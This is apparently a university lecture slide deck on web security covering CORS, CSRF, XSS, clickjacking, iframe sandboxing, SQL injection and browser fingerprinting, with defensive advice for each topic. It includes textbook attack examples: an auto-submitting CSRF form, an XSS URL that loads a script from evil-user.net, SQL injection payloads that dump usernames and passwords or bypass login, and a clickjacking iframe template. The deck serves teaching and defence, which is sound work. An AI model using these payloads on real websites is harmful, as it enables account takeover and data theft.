Web Security

PV219, spring 2021

Agenda


- Cross-origin resource sharing (**CORS**)
- Cross-site request forgery (**CSRF**)
- Cross-site scripting (**XSS**)
- **Click-jacking** (UI redressing)
- Framing **Third-Party Content** (+sandboxing)
- SQL injection (**SQLi**)
- **Fingerprinting**
- Online **exercises**

Cross-origin resource sharing (CORS)

Cross-origin resource sharing (CORS)

CORS is a browser mechanism which enables **controlled access to resources located outside** of a given domain. It extends and adds flexibility to the same-origin policy (SOP). However, it also provides potential for **cross-domain based attacks**, if a website's CORS policy is poorly configured and implemented.

CORS is **not a protection** against cross-origin attacks such as CSRF.



```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
```

Cross-origin resource sharing (CORS)

Same-Origin Policy (SOP) restricts how a document or script loaded from one origin can interact with a resource from another origin. It generally allows a domain to issue requests to other domains, but not to access the responses.

Let's consider: *http://store.company.com/dir/page.html*

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	**Failure**	Different protocol
http://store.company.com**:81**/dir/etc.html	**Failure**	Different port
http://**news**.company.com/dir/other.html	**Failure**	Different host

Cross-origin resource sharing (CORS)

Why is CORS needed? (video)

- For legitimate and trusted requests to gain access to authorized data from **other domains**
- Think cross application **data sharing** models
- Allows data to be exchanged with trusted sites while **using a relaxed** Same-Origin Policy mode
- Application **APIs exposed** via web services and trusted domains require CORS to be accessible over the SOP

Cross-origin resource sharing (CORS)

Example: User visits http://www.example.com and the page attempts a cross-origin request to fetch the user's data from http://service.example.com. This will happen:

1. The browser sends the GET request with an extra `Origin` HTTP header to service.example.com containing the domain that served the **parent page:**
   ```
   Origin: http://www.example.com
   ```

2. The server at service.example.com may respond with:
   - The requested data along with an `Access-Control-Allow-Origin` (ACAO) header in its response indicating the requests from the **origin are allowed.** For example in this case it should be:
     ```
     Access-Control-Allow-Origin: http://www.example.com
     ```
   - The requested data along with an `Access-Control-Allow-Origin` (ACAO) header with a **wildcard** indicating that the requests from **all domains are allowed:**
     ```
     Access-Control-Allow-Origin: *
     ```
   - An **error page** if the server does not allow a cross-origin request

Cross-origin resource sharing (CORS)

Preflight requests for complex HTTP calls.

If a web app needs a complex HTTP request, the browser adds a preflight request to the front of the request chain. The CORS specification defines a **complex request** as

- A request that uses methods other than GET, POST, or HEAD
- A request that includes headers other than `Accept`, `Accept-Language` or `Content-Language`
- A request that has a Content-Type header other than `application/x-www-form-urlencoded`, `multipart/form-data`, or `text/plain`

Browsers create a preflight request **if it is needed.** It's an `OPTIONS` request and is sent before the actual request message. Have a look on **JSONP**.

Cross-origin resource sharing (CORS)

How to prevent CORS-based attacks?


- **Proper configuration of cross-domain requests.** If a web resource contains sensitive information, the origin should be properly specified in the `Access-Control-Allow-Origin` header.
- **Only allow trusted sites.** It may seem obvious but origins specified in the `Access-Control-Allow-Origin` header should only be sites that are trusted. In particular, dynamically reflecting origins from cross-domain requests without validation is readily exploitable and should be avoided.
- **Avoid whitelisting null.** Avoid using the header `Access-Control-Allow-Origin: null`. Cross-domain resource calls from internal documents and sandboxed requests can specify the null origin. CORS headers should be properly defined in respect of trusted origins for private and public servers.
- **Avoid wildcards in internal networks.** Avoid using wildcards in internal networks. Trusting network configuration alone to protect internal resources is not sufficient when internal browsers can access untrusted external domains.

Cross-site request forgery (CSRF)

Cross-site request forgery (CSRF)

Cross-site request forgery allows an attacker **to induce users to perform actions** that they do not intend to perform.

It allows an attacker to partly circumvent the **same origin policy,** which is designed to prevent different websites from interfering with each other.


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

Cross-site request forgery (CSRF)

For a CSRF attack to be possible, **three key conditions** must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

Cross-site request forgery (CSRF)

Application’s HTTP request:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=smith@normal-user.com
```

Attackers web page:

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Cross-site request forgery (CSRF)

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will **trigger an HTTP request** to the vulnerable web site;
- If the user is logged in to the vulnerable web site, their browser will **automatically include** their session cookie in the request;
- The vulnerable web site will **process the request in the normal way,** treat it as having been made by the victim user, and change their email address.

Note:
Although CSRF is normally described in relation to cookie-based session handling, it also arises in other contexts where the application automatically adds some user credentials to requests, such as **HTTP Basic authentication** and **certificate-based authentication.**

Cross-site request forgery (CSRF)

How to preventing CSRF attacks?

The most robust way to defend against CSRF attacks is to include a **CSRF token** within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general;
- Tied to the user's session;
- Strictly validated in every case before the relevant action is executed.

Cross-site request forgery (CSRF)

How to preventing CSRF attacks?


```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv

csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=smith@normal-user.com
```

Cross-site scripting (XSS)

Cross-site scripting (XSS)

XSS allows an attacker to **compromise the interactions** that users have with a vulnerable application.

It allows an attacker to circumvent the **same-origin policy**, which is designed to segregate different websites from each other.


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

Cross-site scripting (XSS)

There are three main types of XSS attacks. These are:

- **Reflected XSS**, where the malicious script comes from the current HTTP request.
- **Stored XSS**, where the malicious script comes from the website's database.
- **DOM-based XSS**, where the vulnerability exists in client-side code rather than server-side code.

Cross-site scripting (XSS)

Reflected XSS is the simplest variety of cross-site scripting.

```
https://insecure-website.com/status?message=All+is+well.
<p>Status: All is well.</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily construct an attack like this:

```
https://insecure-
website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
<p>Status: <script>/* Bad stuff here... */</script></p>
```

Cross-site scripting (XSS)

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

A message board application lets users submit messages, which are displayed to other users:

```
<p>Hello, this is my message!</p>
```

The application doesn't perform any other processing of the data, so an attacker can easily send a message that attacks other users:

```
<p><script>/* Bad stuff here... */</script></p>
```

Cross-site scripting (XSS)

DOM-based XSS arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

If the attacker can control the value of the input field, they can easily construct a malicious value that causes their own script to execute:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

Cross-site scripting (XSS)

An attacker who exploits a cross-site scripting vulnerability is typically able to:

- Impersonate or **masquerade** as the victim user
- Carry out **any action** that the user is able to perform
- Read **any data** that the user is able to access
- Capture the user's login **credentials**
- Perform **virtual defacement** of the web site
- **Inject trojan** functionality into the web site

Visit XSS Vulnerability Payload List to see all variety of possible vectors, or test your skills.

Cross-site scripting (XSS)

How to prevent XSS attacks?


- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the `Content-Type` and `X-Content-Type-Options` headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

Click-jacking (UI redressing)

Click-jacking (UI redressing)

Clickjacking is an interface-based attack in which a **user is tricked into clicking** on actionable content on a hidden website by clicking on some other content in a decoy website.

The technique depends upon the incorporation of an **invisible, actionable web page** (or multiple pages) containing a button or hidden link, say, within an iframe.



Click-jacking (UI redressing)

How to construct a basic click-jacking attack?

```
<head>
  <style>
    #target_website {
      position: relative;
      width: 128px;
      height: 128px;
      opacity: 0.00001;
      z-index: 2;
    }
    #decoy_website {
      position: absolute;
      width: 300px;
      height: 400px;
      z-index: 1;
    }
  </style>
</head>
```

```
<body>
  <div id="decoy_website">
    ...decoy web content here...
  </div>

  <iframe

    id="target_website"

    src="https://vulnerable-website.com">

  </iframe>
</body>
```

Click-jacking (UI redressing)

Click-jacking attacks are possible whenever websites can be framed. A common client-side protection uses frame busting or frame breaking scripts (via browsers addons). This includes behaviors like:

- check and enforce that the current application window is the main or top window,
- make all frames visible,
- prevent clicking on invisible frames,
- intercept and flag potential clickjacking attacks to the user.

Click-jacking (UI redressing)

How to prevent click-jacking attacks?

- X-Frame-Options
  - `X-Frame-Options: deny`
  - `X-Frame-Options: sameorigin`
  - `X-Frame-Options: allow-from https://normal-website.com`

- Content Security Policy
  - `Content-Security-Policy: frame-ancestors 'self’;`
  - `Content-Security-Policy: frame-ancestors normal-website.com;`

Framing Third-Party Content

Framing Third-Party Content

- Modern web apps often include third-party content
  - Social widgets, advertisements, videos, games
- One option is to directly inject this content into the page
  - But, this gives complete access to the enclosing DOM and data
  - (This is sometimes done for ads; why?)
- Instead, untrusted content can be contained in an iframe
  - iframe provides separation between the top-level origin and third-party scripts
  - However, this isolation isn't perfect
    - e.g. framebusting – `if (top != self) {top.location.replace(location);}`

HTML5 Sandbox

- HTML5 sandboxes represent a least-privilege approach to securing third-party scripts
  - Allows apps to specify only necessary privileges, and deny the rest
- By default, all privileges are revoked and must be selectively enabled
  - Synthetic origin, different from enclosing origin
  - No JS execution
  - No window or dialog creation
  - No form submission
  - No plugins
  - No top navigation

Sandbox Examples

```
<iframe src="http://example.com/widget" sandbox></iframe>
<iframe src="http://example.com/widget" sandbox="allow-forms"></iframe>
```

Other allows:

- allow-same-origin
- allow-scripts
- allow-top-navigation
- allow-popups

Sandbox Caveats


- Sandbox has drawbacks
  - Plugins don't respect browser sandboxes and can bypass their restrictions
  - Disabling scripts, forms, and navigation implies that plugins must be disabled
  - However, many ads, videos, games use plugins
- Many more approaches to sandboxing JavaScript
  - Caja, FBJS2, AdJail

SQL injection (SQLi)

SQL injection (SQLi)

SQL injection is a vulnerability that allows an attacker to **interfere with the queries** that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve.

This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an **attacker can modify or delete** this data, causing persistent changes to the application's content or behavior.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

SQL injection (SQLi)

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- **Retrieving hidden data**, where you can modify an SQL query to return additional results.
- **Subverting application logic**, where you can change a query to interfere with the application's logic.
- **UNION attacks**, where you can retrieve data from different database tables.
- **Examining the database**, where you can extract information about the version and structure of the database.
- **Blind SQL injection**, where the results of a query you control are not returned in the application's responses.

SQL injection (SQLi)

Retrieving hidden data, where you can modify an SQL query to return additional results.

https://insecure-website.com/products?category=**Gifts**

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

https://insecure-website.com/products?category=**Gifts'+OR+1=1--**

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

SQL injection (SQLi)

Subverting application logic, where you can change a query to interfere with the application's logic.

```
SELECT * FROM users WHERE username = 'smith' AND password = 'bluecheese'
```

To **remove the password check** from the WHERE clause of the query. For example, submitting the username `administrator'--` and a blank password results in the following query:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

SQL injection (SQLi)

UNION attacks, where you can retrieve data from different database tables. For example, if an application executes the following query containing the user input "Gifts":

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

then an attacker can submit the input:

```
' UNION SELECT username, password FROM users--
```

This will cause the application to return **all usernames and passwords** along with the names and descriptions of products.

SQL injection (SQLi)

Examining the database, where you can extract information about the version and structure of the database. For example, on **Oracle** you can execute:

```
SELECT * FROM v$version
```

You can also determine **what database tables exist**, and which columns they contain. For example, on most databases you can execute the following query to list the tables:

```
SELECT * FROM information_schema.tables
```


SQL injection (SQLi)

How to detect SQL injection vulnerabilities?

SQL injection can be detected **automatically** by tools (scanners) **or manually** by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the **single quote character '** and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as `OR 1=1` and `OR 1=2`, and looking for differences in the application's responses.

SQL injection (SQLi)



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Fingerprinting

Fingerprinting

A device fingerprint, machine fingerprint or browser fingerprint is information collected about a remote computing device for the **purpose of identification.**

Fingerprints can be used to fully or partially identify individual users or devices **even when cookies are turned off.** Websites identify unique users and track their online behavior.

Fingerprinting

The collection of large amount of diverse and stable information from web browsers is possible thanks for most part to client-side scripting languages. The data to be extracted:

- **Browser version** (name, compatibility info, …)
- **Browser extensions** (list of plugins and extensions)
- **Hardware properties** (phone model, screen size, screen orientation, …)
- **Browsing history** (which site s were already visited, CSS `:visited`)
- **Font metrics** (the letter bounding boxes differs based on hinting & anti-aliasing)
- **Canvas and WebGL** (GPU/CPU type, drivers, `canvas.toDataURL`)
- **Hardware benchmarking** (battery API, OscillatorNode, crypto algorithms)

Fingerprinting

Example: How to get list of installed plugins.

```
var a = new Array();

try {
  for (var i = 0; i < navigator.plugins.length; i++) {
    a.push(navigator.plugins[i].name + ’: ’
    + navigator.plugins[i].description
    + ’ (’ + navigator.plugins[i].filename +’)’);
  }
  alert (a.toString ());
} catch (e) {}
```

Fingerprinting

Could by also used for many useful cases, like:

- **Account fraud,** confirm that every visitor is real and not a bot.
- **Payment processing,** to recognize e.g. repeated card testing activity
- **Cryptocurrency,** to secure trading, exchange and transfer operations
- **Gaming,** to catch users trying break the system via multiple accounts
- **Paywall,** to ensure users pay a fair price for the content

Online Exercises

Web Security Crossroads (MDN)